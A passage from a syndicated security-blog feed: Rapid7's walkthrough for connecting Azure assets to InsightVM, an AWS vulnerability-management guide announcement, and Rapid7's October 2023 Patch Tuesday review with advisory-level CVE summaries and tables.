CVE-2023-36046 Windows Authentication Denial of Service Vulnerability No No 7.1
CVE-2023-36394 Windows Search Service Elevation of Privilege Vulnerability No No 7
CVE-2023-36405 Windows Kernel Elevation of Privilege Vulnerability No No 7
CVE-2023-36427 Windows Hyper-V Elevation of Privilege Vulnerability No No 7
CVE-2023-36404 Windows Kernel Information Disclosure Vulnerability No No 5.5
CVE-2023-36406 Windows Hyper-V Information Disclosure Vulnerability No No 5.5
CVE-2023-24023 Mitre: CVE-2023-24023 Bluetooth Vulnerability No No N/A

Updates

  • 2023-11-14: Shortly after initial publication, some Microsoft advisory web pages were not listing any patches, although patches did exist. Microsoft appears to have remediated the issue with the advisory web pages. Removed a paragraph from the blog which mentioned this.

Setup of Discovery Connection Azure

Post Syndicated from Rapid7 original https://blog.rapid7.com/2023/11/08/setup-of-discovery-connection-azure/

Setup of Discovery Connection Azure

By: fuzzy borders

Are you having trouble trying to get your Azure assets into your InsightVM security console? In this blog post, we wanted to bring additional insight into leveraging the Azure Discovery Connection with InsightVM.

This blog post is brought to you by the Fuzzy Borders project, whose members come from different teams across Rapid7. Our goal is to find answers for requests that may fall into gray (fuzzy) areas. Our past work includes example API calls and SQL queries for InsightVM Security Consoles.

We hope this blog will help you get started with assessing your Azure virtual machines in InsightVM.

There are 3 main areas of configuration: Azure App Registration, IAM Subscription, and InsightVM Discovery Connection configuration.

Here is the overview of the steps:

Azure Configuration

  1. App Registration
  2. API Permissions
  3. Generate and Save the Secret Value
  4. IAM role permissions (Subscriptions Tab)
  5. Attach Reader role to App Registration

InsightVM Discovery Connection Configuration
Prerequisite: Allow outbound traffic to Azure from the InsightVM console server.

  1. Create a new site for Azure assets*
  2. Create Azure Discovery Connection
  3. Enter Azure Tenant ID, Application ID, Application Secret certificate Value

*The Azure Site should be dedicated to this discovery connection only.

Please keep note of the following items:

Application ID

Directory ID (a.k.a Tenant ID)

Value for the certificate Secret.

Configure Azure



We need to establish trust between Rapid7 and Azure. Click on “App registrations”

Setup of Discovery Connection Azure

Click: New registration

Setup of Discovery Connection Azure


Enter a display name for the application and click Register at the bottom. In this example we use “FuzzyDiscovery”

Setup of Discovery Connection Azure

We leave default values. Once you click Register it will return the Application ID, and Directory ID (a.k.a Tenant ID) that will be required in later steps.

Tip:
Either take a screenshot or copy and paste both the Application and Directory ID to a secure location to reference later.

Generate and Save the Secret Value


Click on Certificates & Secrets, click: Client Secrets, and add New Client Secret

Setup of Discovery Connection Azure


Important Note: We require the generated Secret Certificate Value, not the Secret ID.

Setup of Discovery Connection Azure

Configure API Permissions



Click on “Add a Permission” Search and Select: “Directory.Read.All”, and click Grant and Consent

Setup of Discovery Connection Azure

Setup of Discovery Connection Azure

Subscription Access


Click Home, and click Subscription, to set up our IAM role.


In the Subscriptions page, click Access Control (IAM), and click Add Role Assignment under “Grant access to this resource”

Setup of Discovery Connection Azure


Select the Reader role

Setup of Discovery Connection Azure

Enter the member created earlier. (Example: FuzzyDiscovery)

Setup of Discovery Connection Azure

Configure Console
Prerequisite: Allow outbound access to Azure https://docs.rapid7.com/nexpose/creating-and-managing-dynamic-discovery-connections/#preparing-insightvm

Create a dedicated new Site as a Destination for your Azure assets https://docs.rapid7.com/nexpose/creating-and-managing-dynamic-discovery-connections/#adding-a-microsoft-azure-connection


Create Azure Discovery Connection

Navigate to Administration – click: Discovery Connections

Setup of Discovery Connection Azure

From Azure App Registration fill out:

Tenant ID
Application ID

Application Security Certificate Value previously generated in Azure

Please note: In the case the secret was not saved previously, a new secret will have to be generated, and the previously generated secret can be revoked.

Troubleshooting Tips:

In the InsightVM console logs, review the eso.log for any errors and provide logs to support via a case.

Now available: Building a scalable vulnerability management program on AWS

Post Syndicated from Anna McAbee original https://aws.amazon.com/blogs/security/now-available-how-to-build-a-scalable-vulnerability-management-program-on-aws/

Vulnerability findings in a cloud environment can come from a variety of tools and scans depending on the underlying technology you’re using. Without processes in place to handle these findings, they can begin to mount, often leading to thousands to tens of thousands of findings in a short amount of time. We’re excited to announce the Building a scalable vulnerability management program on AWS guide, which includes how you can build a structured vulnerability management program, operationalize tooling, and scale your processes to handle a large number of findings from diverse sources.

Building a scalable vulnerability management program on AWS focuses on the fundamentals of building a cloud vulnerability management program, including traditional software and network vulnerabilities and cloud configuration risks. The guide covers how to build a successful and scalable vulnerability management program on AWS through preparation, enabling and configuring tools, triaging findings, and reporting.

Targeted outcomes

This guide can help you and your organization with the following:

  • Develop policies to streamline vulnerability management and maintain accountability.
  • Establish mechanisms to extend the responsibility of security to your application teams.
  • Configure relevant AWS services according to best practices for scalable vulnerability management.
  • Identify patterns for routing security findings to support a shared responsibility model.
  • Establish mechanisms to report on and iterate on your vulnerability management program.
  • Improve security finding visibility and help improve overall security posture.
Using the new guide

We encourage you to read the entire guide before taking action or building a list of changes to implement. After you read the guide, assess your current state compared to the action items and check off the items that you’ve already completed in the Next steps table. This will help you assess the current state of your AWS vulnerability management program. Then, plan short-term and long-term roadmaps based on your gaps, desired state, resources, and business needs. Building a cloud vulnerability management program often involves iteration, so you should prioritize key items and regularly revisit your backlog to keep up with technology changes and your business requirements.

Further information

For more information and to get started, see the Building a scalable vulnerability management program on AWS.

We greatly value feedback and contributions from our community. To share your thoughts and insights about the guide, your experience using it, and what you want to see in future versions, select Provide feedback at the bottom of any page in the guide and complete the form.

 
If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.

Want more AWS Security news? Follow us on Twitter.

Author

Anna McAbee

Anna is a Security Specialist Solutions Architect focused on threat detection and incident response at AWS. Before AWS, she worked as an AWS customer in financial services on both the offensive and defensive sides of security. Outside of work, Anna enjoys cheering on the Florida Gators football team, wine tasting, and traveling the world.

Author

Megan O’Neil

Megan is a Principal Security Specialist Solutions Architect focused on Threat Detection and Incident Response. Megan and her team enable AWS customers to implement sophisticated, scalable, and secure solutions that solve their business challenges. Outside of work, Megan loves to explore Colorado, including mountain biking, skiing, and hiking.


Patch Tuesday – October 2023

Post Syndicated from Adam Barnett original https://blog.rapid7.com/2023/10/10/patch-tuesday-october-2023/

Patch Tuesday - October 2023

Microsoft is addressing 105 vulnerabilities this October Patch Tuesday, including three zero-day vulnerabilities, as well as 12 critical remote code execution (RCE) vulnerabilities, and one republished third-party vulnerability.

WordPad: zero-day NTLM hash disclosure

Another Patch Tuesday, another zero-day vulnerability offering NTLM hash disclosure, this time in WordPad. The advisory for CVE-2023-36563 describes two possible attack vectors: 1) enticing the user to open a specially crafted malicious file delivered via email, IM, or some other means, or 2) by causing a custom application to run. The advisory doesn’t give much more detail, but the attacker would either need existing access to the system, or some means of exfiltrating the NTLM hash. It may or may not be a coincidence that Microsoft announced last month that WordPad is no longer being updated, and will be removed in a future version of Windows, although no specific timeline has yet been given. Unsurprisingly, Microsoft recommends Word as a replacement for WordPad.

Skype for Business server: zero-day info disclosure

Defenders responsible for a Skype for Business server should take note of an exploited-in-the-wild information disclosure vulnerability for which public exploit code exists. Successful exploitation of CVE-2023-41763 via a specially crafted network call could result in the disclosure of IP addresses and/or port numbers. Although Microsoft does not specify what the scope of the disclosure might be, it will presumably be limited to whatever the Skype for Business server can see; as always, appropriate network segmentation will pay defense-in-depth dividends.

ASP.NET Kestrel web server: zero-day denial of service

Rounding out this month’s trio of exploited-in-the-wild vulnerabilities, and perhaps of less concern: the cross-platform Kestrel web server for ASP.NET Core receives a fix for CVE-2023-44487, a denial of service vulnerability. In the advisory, Microsoft provides essentially no information about attack vector beyond the fact that the vulnerability is specific to HTTP/2 , but does suggest two potential workarounds:

  1. Disabling the HTTP/2 protocol via a Windows Registry modification; and/or
  2. Restricting protocols offered each Kestrel endpoint to exclude HTTP/2.

Microsoft advises timely patching regardless of whether or not one or more workarounds are applied.

N.B. In the advisory, a hyperlink attached to the word “workarounds” does not resolve to anything specific, and Kestrel is misspelled as “Kestral” more than once, although these issues will likely be resolved soon.

Layer 2 Tunneling Protocol: lots of critical RCEs

Twelve critical RCE vulnerabilities seems like a lot, and it is. Fully three-quarters of these are in the same Windows component — the Layer 2 Tunneling Protocol — which has already received fixes for a significant number of critical RCEs in recent months. Exploitation of each of the Layer 2 Tunneling Protocol critical RCEs this month — CVE-2023-41765 CVE-2023-41767 CVE-2023-41768 CVE-2023-41769 CVE-2023-41770 CVE-2023-41771 CVE-2023-41773 CVE-2023-41774 and CVE-2023-38166 — is via a specially crafted protocol message to a Routing and Remote Access Service (RRAS) server.

If there is a silver lining here, it’s that the acknowledgements for almost all of these vulnerabilities cite Microsoft’s Network Security and Containers (NSC) team; a reasonable inference is that Microsoft is directing significant resources towards security research and patching in this area. Since CVEs are typically assigned sequentially, and there are gaps in the sequence, another reasonable inference here is that other similar as-yet-unpublished vulnerabilities have probably been identified and reported to MSRC.

Windows MSMQ: critical RCEs

CVE-2023-35349 describes an RCE vulnerability in the Message Queueing Service. Microsoft does not describe the attack vector, but other similar vulnerabilities require that the attacker send specially crafted malicious MSMQ packet to a MSMQ server. One mitigating factor: the Microsoft Message Queueing Service must be enabled and listening on port 1801 for an asset to be vulnerable, and the Message Queueing Service is not installed by default. As Rapid7 has noted previously, however, a number of applications – including Microsoft Exchange – may quietly introduce MSMQ as part of their own installation routine.

Another MSMQ RCE vulnerability also receives a patch this month: CVE-2023-36697 has a lower CVSS score than its sibling, both because valid domain credentials are required, and because exploitation requires that a user on the target machine connects to a malicious server. Alternatively, Microsoft suggests that an attacker could compromise a legitimate MSMQ server host and make it run as a malicious server to exploit this vulnerability, although it’s not immediately clear how the attacker could do that without already having significant control over the MSMQ host.

Microsoft vTPM: container escape

The final constituent of this month’s dozen patched critical RCE vulnerabilities is rather more exotic: CVE-2023-36718 describes a vulnerability in the Microsoft Virtual Trusted Platform Module (vTPM), which is a TPM 2.0-compliant virtualized version of a hardware TPM offered as a feature of Azure confidential VMs. Successful exploitation could lead to a container escape. The attacker would first need to access the vulnerable VM, and the advisory notes that exploitation is possible when authenticated as a guest mode user. On the bright side, Microsoft evaluates attack complexity as High, since ​​successful exploitation of this vulnerability would rely upon complex memory shaping techniques to attempt an attack.

Exchange (as is tradition): RCE

Exchange administrators should note the existence of CVE-2023-36778, a same-network RCE vulnerability in all current versions of Exchange Server. Successful exploitation requires that the attacker be on the same network as the Exchange Server host, and use valid credentials for an Exchange user in a PowerShell remoting session. By default, PowerShell Remoting only allows connections from members of the Administrators group, and the relevant Windows Firewall rule for connections via public networks rejects connections from outside the same subnet. Defenders may wish to review these rules to ensure that they have not been loosened beyond the default.

Office: LPE

Microsoft Office receives a patch for CVE-2023-36569, a local privilege escalation (LPE) vulnerability. Successful exploitation could lead to SYSTEM privileges, but Microsoft states that the Preview Pane is not a vector. The advisory doesn’t provide much more information; patches are available for Office 2019, 2021, and Apps for Enterprise. Office 2016 is not listed, which might signify that it isn’t vulnerable, or could mean that patches will be provided later.

End of the line: 2012 edition

Today is the final Patch Tuesday for Windows Server 2012, and Windows Server 2012 R2. The only way to receive security updates for these versions of Windows from now on is to subscribe to Microsoft’s last-resort Extended Security Update (ESU) program. Windows 11 21H2 Home, Pro, Pro Education, Pro for Workstations, and SE also move past the end of support. No ESU program is available for Windows 11 client OS, so Windows 11 21H2 assets are insecure-by-default from now on. In all cases, both Microsoft and Rapid7 recommend upgrading to a newer version of Windows as soon as possible.

Summary Charts

Patch Tuesday - October 2023
That’s a long line of Message Queueing vulns.
Patch Tuesday - October 2023
Denial of Service up one place to third. RCE holds the top spot as usual.
Patch Tuesday - October 2023
As usual, no Low or Moderate criticality vulns. It’s not that they don’t exist or get reported, but like all vendors remediating security issues, Microsoft necessarily focuses on those with the highest severity.
Patch Tuesday - October 2023
A relatively long list of components this month, and lots of RCE.

Summary Table

Azure vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-36415 Azure Identity SDK Remote Code Execution Vulnerability No No 8.8
CVE-2023-36414 Azure Identity SDK Remote Code Execution Vulnerability No No 8.8
CVE-2023-36419 Azure HDInsight Apache Oozie Workflow Scheduler Elevation of Privilege Vulnerability No No 8.8
CVE-2023-36418 Azure RTOS GUIX Studio Remote Code Execution Vulnerability No No 7.8
CVE-2023-36737 Azure Network Watcher VM Agent Elevation of Privilege Vulnerability No No 7.8

Azure Developer Tools vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-36561 Azure DevOps Server Elevation of Privilege Vulnerability No No 7.3

Browser vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-5346 Chromium: CVE-2023-5346 Type Confusion in V8 No No N/A

ESU vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-36790 Windows RDP Encoder Mirror Driver Elevation of Privilege Vulnerability No No 7.8

Exchange Server vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-36778 Microsoft Exchange Server Remote Code Execution Vulnerability No No 8

Microsoft Dynamics vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2023-36433 Microsoft Dynamics 365 (On-Premises) Information Disclosure Vulnerability No No 6.5
